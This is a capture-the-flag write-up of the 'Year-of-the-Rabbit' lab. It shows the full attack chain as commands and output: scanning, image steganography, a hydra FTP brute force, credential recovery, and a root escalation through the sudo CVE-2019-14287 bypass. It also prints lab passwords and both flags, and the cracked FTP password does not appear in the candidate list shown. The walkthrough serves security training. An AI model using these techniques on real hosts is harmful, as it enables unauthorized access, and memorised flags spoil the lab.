

Year-of-the-Rabbit

Target IP: 10.10.149.129

Scanning

```
(kali㉿kali)-[~/Desktop/Lab-Resource/Year-of-the-Rabbit]
$ sudo nmap -sV -A 10.10.149.129 -p 21,22,80
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-04 04:26 EDT
Nmap scan report for 10.10.149.129
Host is up (0.023s latency).


PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5 (protocol 2.0)
|_ ssh-hostkey:
|   1024 a08b6b7809390332ea524c203e82ad60 (DSA)
|   2048 df25d0471f37d918818738763092651f (RSA)
|   256  be9f4f014a44c8adf503cb00ac8f4944 (ECDSA)
|_  256  dbb1c1b9cd8c9d604ff198e299fe0803 (ED25519)
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.10 (Debian)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 5.4 (94%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%), Sony Android TV (Android 5.0) (92%), Android 5.0 - 6.0.1 (Linux 3.4) (92%), Android 5.1 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel




TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   24.54 ms  10.14.0.1
2   24.98 ms  10.10.149.129

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.64 seconds
```

Enumeration


Port 80: HTTP



Name	Last modified	Size	Description
 Parent Directory		-	
 RickRolled.mp4	2020-01-23 00:34	384M	
 style.css	2020-01-23 00:34	2.9K	

Apache/2.4.10 (Debian) Server at 10.10.149.129 Port 80

There is a directory called `assets` with two files: `RickRolled.mp4` and `style.css`. I am afraid to click on the `RickRolled.mp4`, but it's a good song! While listening to this banger, there is an audio clip over the song mentioning `I am looking in the wrong place *belch*`!




```
* {
  margin: 0px 0px 0px 0px;
  padding: 0px 0px 0px 0px;
}

body, html {
  padding: 3px 3px 3px 3px;

  background-color: #D8DBE2;

  font-family: Verdana, sans-serif;
  font-size: 11pt;
  text-align: center;
}
/* Nice to see someone checking the stylesheets.
   Take a look at the page: /sup3r_s3cr3t_fl4g.php
*/
```

Inside the `style.css` file, there is a comment with a hint pointing to `/sup3r_s3cr3t_fl4g.php`. When browsing to this `/sup3r_s3cr3t_fl4g.php` directory, I get a hint to turn off the JavaScript and then it gets redirected to `Rick Astley - Never Gonna Give You Up (Official Music Video)` YouTube video again.

 Request to http://10.10.149.129:80

Forward

Drop

Intercept is on

Action

Open browser

Pretty

Raw

Hex

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GET /intermediary.php?hidden_directory=/WExYY2Cv-qU HTTP/1.1

2

Host: 10.10.149.129

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User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.50 Safari/537.36

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

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Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate

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
Connection: close

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Upgrade-Insecure-Requests: 1

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
However, I intercepted the request using burpsuite and obtained some key information about the application. It looks like our HTTP request gets redirected using the `/intermediary.php` file. The HTTP request above tried to direct us to `WExYY2Cv-qU` directory.



Index of /WExYY2Cv-qU

Name	Last modified	Size	Description
Parent Directory	-		
Hot_Babe.png	2020-01-23 00:34	464K	


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This hidden directory contains an image. Maybe there is hidden data inside this image?

```
(kali㉿kali)-[~/Desktop/Lab-Resource/Year-of-the-Rabbit]
$ binwalk -e Hot_Babe.png
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 512 x 512, 8-bit/color RGB, non-interlaced
54	0x36	Zlib compressed data, best compression


36


36.zlib

Running `binwalk` on this image shows it is using stegonagraphy technique to hide a zip file inside it. There are two files inside this zip file: `36` and `36.zlib`. The first file did not provide anything useful.

```
Eh, you've earned this. Username for FTP is ftpuser
One of these is the password:
Mou+56n%QK8sr
1618B0AUshw1M
A56IpIl%1s02u
vTFbDzX9&Nmu?
FfF~sfu^UQZmT
8FF?iK027b~V0
ua4W~2~@y7dE$
3j39aMQQ7xFXT
Wb4--CTc4ww*-
u6oY9?nHv84D&
0iBp4W69Gr_Yf
TS*%miyPsGV54
C7703FIy0c0sd
014xEhgg0Hxz1
5dpv#Pr$wqH7F
1G8Ucoce1+gS5
0plnI%f0~Jw71
0kLoLzfhhqq8u&
kS9pn5yiFGj6d
zeff4#!b5Ib_n
rNT4E4SHDGBkl
KKH5zy23+S0@B
3r6PHtM4NzJjE
gm0 !! EC1A0I2?
```

Running `cat` on the `36.zlib` outputs the message above. We are given a long list of possible passwords for the username `ftpuser` for the FTP application. I saved this long list of possible passwords on my machine for bruteforce.

Port 21: FTP

```
kali@kali: ~/Desktop/Lab-Resource/Year-of-the-Rabbit
File Actions Edit View Help

(kali@kali)~[~/Desktop/Lab-Resource/Year-of-the-Rabbit]
$ hydra -l ftpuser -P password ftp://10.10.149.129
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-04 04:51:37
[DATA] max 16 tasks per 1 server, overall 16 tasks, 82 login tries (l:1/p:82), ~6 tries per task
[DATA] attacking ftp://10.10.149.129:21/
[21][ftp] host: 10.10.149.129 login: ftpuser password: 5iez1wGXXkFPKQ
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-04 04:51:51
```

And it worked! Now we have an entry-point to the FTP application using `ftpuser:5iez1wGXXkFPKQ`.


```
kali@kali: ~/Desktop/Lab-Resource/Year-of-the-Rabbit
File Actions Edit View Help

(kali@kali)~[~/Desktop/Lab-Resource/Year-of-the-Rabbit]
$ ftp ftpuser@10.10.149.129
Connected to 10.10.149.129.
220 (vsFTPD 3.0.2)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||34706|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 758 Jan 23 2020 Eli's_Creds.txt
226 Directory send OK.
ftp> mget *
mget Eli's_Creds.txt [anpqy?]? a
Prompting off for duration of mget.
229 Entering Extended Passive Mode (|||41932|).
150 Opening BINARY mode data connection for Eli's_Creds.txt (758 bytes).
100% |*****| 758 67.76 KiB/s 00:00 ETA
226 Transfer complete.
758 bytes received in 00:00 (19.89 KiB/s)
ftp> quit
221 Goodbye.
```

There is an interesting file called `Eli's_Creds.txt`.


```
(kali@kali)~[~/Desktop/Lab-Resource/Year-of-the-Rabbit]
$ cat Eli's_Creds.txt
+++++ +++++[ ->+++ +++++ +<]>+ +++.< +++++ [ ->++ +<] >++++ +.<++ +[ ->
-<]> -> .<+++ [ ->++ +<]>+ +++.< +++++ ++[ -> -> -<]> -> --.<+
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+<.<+ ++[ -> -<] > -> -.<++ +++++[ -> -<] > -> --.<+ +++++[ ->
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```

I downloaded the text file above and saved it on my machine. The content seems to in `Brainfuck` language.



After decoding this code, I obtained the credentials `eli:DSpDiM1wAEwid`. This looks like an SSH login.

Exploitation



Using the credentials above, I now have a foothold on the machine as eli. Right away, we get another hint from Root mentioning a secret message has been left in `leet s3cr3t hiding place`. This sounds like a hidden directory.

Privilege Escalation

```

eli@year-of-the-rabbit:/$ find / -name "s3cr3t" 2>/dev/null
/usr/games/s3cr3t
eli@year-of-the-rabbit:/$ cd /usr/games
eli@year-of-the-rabbit:/usr/games$ ls
cmail          gnome-chess    gnome-nibbles  hitori         lightsoff      shamax          xboard
fairymax       gnome-klotski  gnome-robots   hoichess       maxqi          sol             tall
five-or-more   gnome-mahjongg gnome-sudoku    hoixiangqi     quadrapassel   swell-foop
four-in-a-row  gnome-mines    gnome-tetrvax  iagno          s3cr3t         tali
eli@year-of-the-rabbit:/usr/games$ cd s3cr3t
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls -lah
total 12K
drwxr-xr-x 2 root root 4.0K Jan 23 2020 .
drwxr-xr-x 3 root root 4.0K Jan 23 2020 ..
-rw-r--r-- 1 root root 138 Jan 23 2020 .this_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
eli@year-of-the-rabbit:/usr/games/s3cr3t$ cat .this_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just MniVCQVhQHUNI
Honestly!

Yours sincerely
-Root
eli@year-of-the-rabbit:/usr/games/s3cr3t$ █

```

Performing a search for `s3cr3t` shows it is inside `/usr/games` directory. This directory contains a hidden file with the name `.this_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!` and this file contains the password `MniVCQVhQHUNI`.

```

eli@year-of-the-rabbit:/usr/games/s3cr3t$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$ id
uid=1001(gwendoline) gid=1001(gwendoline) groups=1001(gwendoline)
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$ whoami
gwendoline
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$ █

```

And using the password above, I switched user to `gwendoline` user.

```

gwendoline@year-of-the-rabbit:/usr/bin$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
gwendoline@year-of-the-rabbit:/usr/bin$ /usr/bin/vi /home/gwendoline/user.txt

```

Trying the commands from GTF0Bins to elevate my privileges to root did not work. I did some Google search and found out this host is vulnerable to `Sudo - Security Bypass (CVE:2019-14287)`.

```

gwendoline@year-of-the-rabbit:~$
gwendoline@year-of-the-rabbit:~$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt

# whoami
root
# █

```

And then I obtained root privileges by exploiting the sudo vulnerability.

Flags


```
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$ cd /home/gwendoline/  
gwendoline@year-of-the-rabbit:~$ ;s  
bash: syntax error near unexpected token `;'`  
gwendoline@year-of-the-rabbit:~$ ls  
user.txt  
gwendoline@year-of-the-rabbit:~$ cat user.txt  
THM{1107174691af9ff3681d2b5bdb5740b1589bae53}  
gwendoline@year-of-the-rabbit:~$ █
```

The user.txt flag once I switched user to `gwendoline` user.

```
# cd /root  
# ls  
root.txt  
# cat root.txt  
THM{8d6f163a87a1c80de27a4fd61aef0f3a0ecf9161}  
# █
```

The flag.txt file once I leveraged the sudo vulnerability to gain a root shell.
